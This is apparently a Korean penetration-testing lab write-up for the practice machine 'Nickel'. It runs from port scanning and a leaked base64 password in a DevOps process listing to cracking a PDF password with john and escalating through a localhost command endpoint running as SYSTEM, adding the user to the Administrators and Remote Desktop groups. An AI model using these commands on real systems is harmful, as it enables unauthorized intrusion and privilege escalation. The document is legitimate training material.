Machine IP : 192.168.176.99
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
열린 포트 목록
┌──(kali㉿kali)-[~/oscp_pg/nickel/recon]
└─$ ./portscan.sh
Target IP: 192.168.176.99
[*] Open ports: 21,22,135,139,445,3389,5040,8089,33333,49664,49665,49666,49667,49668,49669
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-14 08:16 KST
Nmap scan report for 192.168.176.99
Host is up (0.24s latency).
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.60 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 86:84:fd:d5:43:27:05:cf:a7:f2:e9:e2:75:70:d5:f3 (RSA)
|   256 9c:93:cf:48:a9:4e:70:f4:60:de:e1:a9:c2:c0:b6:ff (ECDSA)
|_  256 00:4e:d7:3b:0f:9f:e3:74:4d:04:99:0b:b1:8b:de:a5 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=nickel
| Not valid before: 2026-05-12T13:26:57
|_Not valid after:  2026-11-11T13:26:57
| rdp-ntlm-info:
|   Target_Name: NICKEL
|   NetBIOS_Domain_Name: NICKEL
|   NetBIOS_Computer_Name: NICKEL
|   DNS_Domain_Name: nickel
|   DNS_Computer_Name: nickel
|   Product_Version: 10.0.18362
|   NetBIOS_Computer_Name: NICKEL
|   DNS_Domain_Name: nickel
|   DNS_Computer_Name: nickel
|   Product_Version: 10.0.18362
|_  System_Time: 2026-05-13T14:21:52+00:00
|_ssl-date: 2026-05-13T14:23:02+00:00; -8h57m47s from scanner time.
5040/tcp  open  unknown
8089/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
33333/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-13T14:21:53
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -8h57m47s, deviation: 0s, median: -8h57m48s
FTP, SMB 익명 접속 실패
8089, 33333 포트는 HTTP 포트
접속하면 3개의 메뉴 존재함

<h1>DevOps Dashboard</h1>
<hr>
<form action='http://169.254.144.247:33333/list-current-deployments' method='GET'>
<input type='submit' value='List Current Deployments'>
</form>
<br>
<form action='http://169.254.144.247:33333/list-running-procs' method='GET'>
<input type='submit' value='List Running Processes'>
</form>
<br>
<form action='http://169.254.144.247:33333/list-active-nodes' method='GET'>
<input type='submit' value='List Active Nodes'>
</form>
<hr>
http://169.254.144.247:33333/list-current-deployments 접속 시 에러 발생함
하지만 http://192.168.176.99:33333/list-current-deployments 접속하면 Cannot "GET" /list-current-deployments 응답
┌──(kali㉿kali)-[~/oscp_pg]
└─$ curl -X POST http://192.168.176.99:33333/list-current-deployments -i
HTTP/1.1 411 Length Required
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Wed, 13 May 2026 14:08:38 GMT
Connection: close
Content-Length: 344

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Length Required</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Length Required</h2>
<hr><p>HTTP Error 411. The request must be chunked or have a content length.</p>
</BODY></HTML>
Length Required content-length 헤더 추가해 재시도
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh 크리덴셜 발견
┌──(kali㉿kali)-[~/oscp_pg]                                                                                 08:10:15 [86/121]
└─$ curl -X POST http://192.168.176.99:33333/list-running-procs -H "content-length:0"


name        : System Idle Process
commandline :

...

name        : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p
              "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws8089.ps1

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws33333.ps1

name        : FileZilla Server.exe
commandline : "C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe"
Tm93aXNlU2xvb3BUaGVvcnkxMzkK 패스워드로 ssh 로그인 시도 실패 base64 디코딩 결과, 평문 패스워드 디코딩 성공
┌──(kali㉿kali)-[~/oscp_pg]
└─$ echo 'Tm93aXNlU2xvb3BUaGVvcnkxMzkK' | base64 -d
NowiseSloopTheory139
SSH 접속 성공

local.txt 플래그 획득
ariah@NICKEL C:\Users\ariah\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9451-68F7

 Directory of C:\Users\ariah\Desktop

04/14/2022  04:46 AM    <DIR>          .
04/14/2022  04:46 AM    <DIR>          ..
05/13/2026  06:27 AM                34 local.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,657,517,056 bytes free

ariah@NICKEL C:\Users\ariah\Desktop>type local.txt
049dc67e3eb32f6602ac8b4a8a3389d2
권한 상승
[misconfiguration 또는 exploit] 요약
C:\FTP 폴더 발견, 폴더에 PDF 파일 존재하지만 패스워드 걸려있음
ariah@NICKEL C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 9451-68F7

 Directory of C:\

09/01/2020  12:38 PM    <DIR>          ftp
05/13/2026  06:27 AM             2,659 output.txt
09/01/2020  12:04 PM    <DIR>          PerfLogs
04/14/2022  05:22 AM    <DIR>          Program Files
04/14/2022  04:43 AM    <DIR>          Program Files (x86)
09/01/2020  12:38 PM    <DIR>          Users
04/14/2022  05:23 AM    <DIR>          Windows
               1 File(s)          2,659 bytes
               6 Dir(s)   7,657,517,056 bytes free

ariah@NICKEL C:\>cd ftp

ariah@NICKEL C:\ftp>dir
 Volume in drive C has no label.
 Volume Serial Number is 9451-68F7

 Directory of C:\ftp

09/01/2020  12:38 PM    <DIR>          .
09/01/2020  12:38 PM    <DIR>          ..
09/01/2020  11:02 AM            46,235 Infrastructure.pdf
               1 File(s)         46,235 bytes
               2 Dir(s)   7,657,517,056 bytes free

ariah@NICKEL C:\ftp>
FTP 열려있음. ariah / NowiseSloopTheory139 크리덴셜로 로그인
pdf 파일 다운로드
Connected to 192.168.176.99.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
331 Password required for ariah
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||55184|)
150 Opening data channel for directory listing of "/"
-r--r--r-- 1 ftp ftp          46235 Sep 01  2020 Infrastructure.pdf
226 Successfully transferred "/"
ftp>
패스워드 크래킹을 위해 pdf2john 사용해 해시 추출
┌──(kali㉿kali)-[~/oscp_pg/nickel]
└─$ pdf2john Infrastructure.pdf
Infrastructure.pdf:$pdf$4*4*128*-1060*1*16*14350d814f7c974db9234e3e719e360b*32*6aa1a24681b93038947f76796470dbb100000000000000000000000000000000*32*d9363dc61ac080ac4b9dad4f036888567a2d468a6703faf6216af1eb307921b0
john --wordlist=~/utill/wordlist/rockyou.txt pdf.hash --format=PDF
크래킹 성공
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ariah4168        (Infrastructure.pdf)
1g 0:00:00:20 DONE (2026-05-14 08:32) 0.04990g/s 499225p/s 499225c/s 499225C/s ariane24..ari7ana
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
추출한 ariah4168 패스워드로 PDF 열람

Temporary Command endpoint, 임시로 커맨드를 실행할 수 있을 것 같음

80포트가 열리지않아서 http://nickel 사이트 접속이 불가함
현재 외부에 열린 HTTP 포트는 8089, 33333
SSH로 접속한 쉘에서 열린 포트 확인 결과, 127.0.0.1:80 존재 즉, 80 포트 서버는 로컬에서만 동작한다는 의미임
ariah@NICKEL C:\ftp>netstat -ano
Active Connections
  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       1900
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       1976
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       836
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1004
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       364
  TCP    0.0.0.0:8089           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:33333          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       620
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       520
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       408
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1012
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       612
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       1820
  TCP    127.0.0.1:80           0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:14147        0.0.0.0:0              LISTENING       1900
  TCP    192.168.176.99:22      192.168.45.205:59188   ESTABLISHED     1976
로컬에서 서비스가 동작 중이며 명령어가 실행됨
ariah@NICKEL C:\ftp>curl http://localhost:80
<!doctype html><html><body>dev-api started at 2025-12-07T05:47:35

        <pre></pre>
</body></html>
ariah@NICKEL C:\ftp>curl http://localhost:80/?whoami
<!doctype html><html><body>dev-api started at 2025-12-07T05:47:35

        <pre>nt authority\system
</pre>
</body></html>
ariah@NICKEL C:\ftp>
로컬 포트 포워딩을 통해 칼리 → SSH → 127.0.0.1:80 서비스에 접근해야 함

로컬 포트 포워딩으로 내부 서비스 접근 및 명령어 실행 성공


이 상태에서도 플래그를 읽을 수 있으나 리버스쉘 또는 RDP로도 연결 가능함 3389 RDP 포트가 열려있기 때문에 RDP로 접속하겠음

존재하는 계정 목록 확인

ariah 계정 그룹 확인



ariah 계정을 관리자 그룹과 RDP 그룹에 추가 시도
net localgroup Administrators ariah /add
net localgroup “Remote Desktop Users” ariah /add

Remmina 사용해 RDP 접속 및 proof 플래그 읽기 성공
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약